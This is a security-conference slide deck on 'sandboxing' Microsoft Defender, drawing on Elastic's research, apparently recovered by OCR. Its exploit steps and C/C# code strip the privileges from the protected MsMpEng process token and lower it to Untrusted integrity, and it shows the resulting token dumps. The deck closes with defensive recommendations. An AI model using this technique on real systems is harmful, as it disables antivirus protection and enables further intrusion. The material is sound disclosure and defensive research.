


```
C:\Users\aaaddress1\Desktop>sc stop WinDefend

SERVICE_NAME: WinDefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x6
        WAIT_HINT          : 0x7530

C:\Users\aaaddress1\Desktop>
```

Name	Display name	Type	Status	Start type
WinDefend	Microsoft Defender Antivirus Service	Own process	Stopped	Auto start

#5 - Sandboxing Your Antivirus ☺

- Elastic: Sandboxing Antimalware Products for Fun and Profit
  - WinTCB privilege have the ability to reset SACL for another system process
  - Also, process IL (Integrity Level) can be dynamically modifed without WinTCB ☺




Sandboxing Tokens ¶

Some applications, such as web browsers, have been repeated targets of exploitation. Once an attacker successfully exploits a browser process, the exploit payload can perform any action that the browser process can perform. This is because it shares the browser's token.

To mitigate the damage from such attacks, web browsers have moved much of their code into lower-privilege worker processes. This is typically done by creating a restricted security context called a sandbox. When a sandboxed worker needs to perform a privileged action on the system, such as saving a downloaded file, it can ask a non-sandboxed "broker" process to perform the action on its behalf. If the sandboxed process is exploited, the goal is to limit the payload's ability to cause harm to only resources accessible by the sandbox.

While modern sandboxing involves several components of OS security, one of the most important is a low-privilege, or restricted, token. New sandbox tokens can be created with APIs such as `CreateRestrictedToken`. Sometimes a sandboxed process needs to lock itself down after performing some initialization. The `AdjustTokenPrivileges` and `AdjustTokenGroups` APIs allow this adjustment. These APIs enable privileges and groups to be "forfeit" from an existing process's token in such a way that they cannot be restored without creating a new token outside the sandbox.




Sandboxing Antimalware Products for Fun and Profit

Gabriel Landau · @gabriellandau
2022-02-02

This article demonstrates a flaw that allows attackers to bypass a Windows security mechanism which protects anti-malware products from various forms of attack. This is of particular interest because we build and maintain two anti-malware products that benefit from this protection.

Sandboxing Your Antivirus ☺


- Project Zero
  - James Forshaw: “That’s still okay to OpenProcessToken a PPL process (with limited-information), even a sandboxed process”
- Elastic
  - Gabriel said “Oh, and Adjusting the content of a token isn’t protected by the policy of OpenProcess actually… ☺”
  - https://github.com/Allevon412/PPL_Sandboxer



Accessing Tokens

Windows provides the `OpenProcessToken` API to enable interaction with process tokens. MSDN states that one must have the `PROCESS_QUERY_INFORMATION` right to use `OpenProcessToken`. Since a non-protected process can only get `PROCESS_QUERY_LIMITED_INFORMATION` access to a PPL process (note the `LIMITED`), it is seemingly impossible to get a handle to a PPL process’s token. However, MSDN is incorrect in this case. With only `PROCESS_QUERY_LIMITED_INFORMATION`, we can successfully open the token of a protected process. James Forshaw explains this documentation discrepancy in more depth, showing the underlying de-compiled kernel code.


Tokens are themselves securable objects. As such, regular access checks still apply. The effective token of the thread attempting to access the token is checked against the security descriptor of the token being accessed for the requested access rights (`TOKEN_QUERY`, `TOKEN_WRITE`, `TOKEN_IMPERSONATE`, etc). For more detail about access checks, see the Microsoft article, “How Access Checks Work.”




```
static private bool SandboxDefender(bool fix = false)
{
    IntPtr hProcess = IntPtr.Zero;

    // get a handle to the Defender process - remember we must be able to enabl
    try
    {
        // first get the pid
        int pid = Process.GetProcessesByName("MsMpEng")[0].Id;
        Console.WriteLine("[+] Defender PID: {0}", pid);

        // we have to use the Win32 API, using .Net throws an exception as we c
        Console.WriteLine("[+] Getting a process handle for Defender.");
        hProcess = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, false, pid);

        // throw a general exception which will get caught below
        if (hProcess == IntPtr.Zero)
            throw new Exception();
```

Sandboxing Your Antivirus ☺


- Exploit Steps
  1. Enable SE_DEBUG
  2. OpenProcess() + QUERY_LIMITED_INFORMATION
  3. AdjustPrivilegesToken() + SE_PRIVILEGE_REMOVED
  4. SetInformationToken() + SECURITY_MANDATORY_UNTRUSTED_RID



```
HANDLE phandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);
BOOL token = OpenProcessToken(phandle, TOKEN_ALL_ACCESS, &ptoken);
LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &sedebugnameValue);


TOKEN_PRIVILEGES tkp;
tkp.PrivilegeCount = 1;
tkp.Privileges[0].Luid = sedebugnameValue;
tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
status = NtAdjustPrivilegesToken(ptoken, FALSE, &tkp, sizeof(tkp), NULL, NULL);
if (status) {
    printf("[-] Err Code: %lx\n", status);
    return -24;
}
```




```
// Remove all privileges
SetPrivilege(ptoken, SE_DEBUG_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_CHANGE_NOTIFY_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_TCB_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_IMPERSONATE_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_LOAD_DRIVER_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_RESTORE_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_BACKUP_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_SECURITY_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_SYSTEM_ENVIRONMENT_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_INCREASE_QUOTA_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_TAKE_OWNERSHIP_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_INC_BASE_PRIORITY_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_SHUTDOWN_NAME, TRUE, &table);
SetPrivilege(ptoken, SE_ASSIGNPRIMARYTOKEN_NAME, TRUE, &table);
printf("[*] Removed All Privileges\n");
```



```
DWORD integrityLevel = SECURITY_MANDATORY_UNTRUSTED_RID;
SID integrityLevelSid = {0};
integrityLevelSid.Revision = SID_REVISION;
integrityLevelSid.SubAuthorityCount = 1;
integrityLevelSid.IdentifierAuthority.Value[5] = 16;
integrityLevelSid.SubAuthority[0] = integrityLevel;

TOKEN_MANDATORY_LABEL tokenIntegrityLevel = {0};
tokenIntegrityLevel.Label.Attributes = SE_GROUP_INTEGRITY;
tokenIntegrityLevel.Label.Sid = &integrityLevelSid;

status = NtSetInformationToken(
    ptoken, TokenIntegrityLevel, &tokenIntegrityLevel,
    sizeof(TOKEN_MANDATORY_LABEL) + GetLengthSid(&integrityLevelSid)
);
printf("[*] Token Integrity set to Untrusted");
```


Sandboxing Your Antivirus ☺



Normal

User: NT AUTHORITY\SYSTEM
User SID: S-1-5-18
Session: 0 Elevated: N/A Virtualized: Not allowed


Name	Status	Description	SID
Privileges			
SeAssignPrimaryTokenPrivilege	Enabled (modified)	Replace a process level token	
SeIncreaseQuotaPrivilege	Enabled (modified)	Adjust memory quotas for a pro...	
SeSecurityPrivilege	Enabled (modified)	Manage auditing and security log	
SeTakeOwnershipPrivilege	Enabled (modified)	Take ownership of files or other ...	
SeLoadDriverPrivilege	Enabled (modified)	Load and unload device drivers	
SeBackupPrivilege	Enabled (modified)	Back up files and directories	
SeRestorePrivilege	Enabled (modified)	Restore files and directories	
SeShutdownPrivilege	Enabled (modified)	Shut down the system	
SeSystemEnvironmentPrivilege	Enabled (modified)	Modify firmware environment va...	
SeTcbPrivilege	Enabled	Act as part of the operating syst...	
SeIncreaseBasePriorityPrivilege	Enabled	Increase scheduling priority	
SeDebugPrivilege	Enabled	Debug programs	
SeChangeNotifyPrivilege	Enabled	Bypass traverse checking	
SeImpersonatePrivilege	Enabled	Impersonate a client after authe...	
Groups			
Everyone	Enabled	Mandatory	S-1-1-0
BUILTIN\Users	Enabled	Mandatory	S-1-5-32-545
NT AUTHORITY\SERVICE	Enabled	Mandatory	S-1-5-6
CONSOLE LOGON	Enabled	Mandatory	S-1-2-1
NT AUTHORITY\Authenticated Users	Enabled	Mandatory	S-1-5-11
NT AUTHORITY\This Organization	Enabled	Mandatory	S-1-5-15
NT SERVICE\WinDefend	Enabled	Owner	S-1-5-80-1913148...



Sandboxed

User: NT AUTHORITY\SYSTEM
User SID: S-1-5-18
Session: 0 Elevated: N/A Virtualized: Not allowed

Name	Status	Description	SID
Groups			
Everyone	Enabled	Mandatory	S-1-1-0
BUILTIN\Users	Enabled	Mandatory	S-1-5-32-545
NT AUTHORITY\SERVICE	Enabled	Mandatory	S-1-5-6
CONSOLE LOGON	Enabled	Mandatory	S-1-2-1
NT AUTHORITY\Authenticated Users	Enabled	Mandatory	S-1-5-11
NT AUTHORITY\This Organization	Enabled	Mandatory	S-1-5-15
NT SERVICE\WinDefend	Enabled	Owner	S-1-5-80-1913148...
NT AUTHORITY\LogonSessionId_0_142984	Enabled	Logon Id, Mandatory, Owner	S-1-5-5-0-142984
LOCAL	Enabled	Mandatory	S-1-2-0
BUILTIN\Administrators	Enabled	Owner	S-1-5-32-544
Mandatory Label\Untrusted Mandatory Level		Integrity	S-1-16-0



Name	PID	Integrity	Protection
MsMpEng.exe	3200	Untrusted	Light (Antimalware)

Conclusion

Conclusion

- Process level Protection isn’t strong enough
- Secure your whitelist, or shouldn’t have a whitelist to bypass
- Zero-Trust & Mitigation
  - Prevent and detect all the common privilege elevation behavior
  - UAC Bypass -> Winlogon (NT Authority) -> WinTCB (PPL)
  - Protect your SE_DEBUG privilege e.g. GPO audit
  - Monitor all the suspicious driver mounting

Thank you for your attention

Keep the operation running!

OT Cybersecurity. **Simplified.**

txOne networks | Keep the Operation Running

掃描QR Code到TXOne攤位#C240玩扭蛋換好禮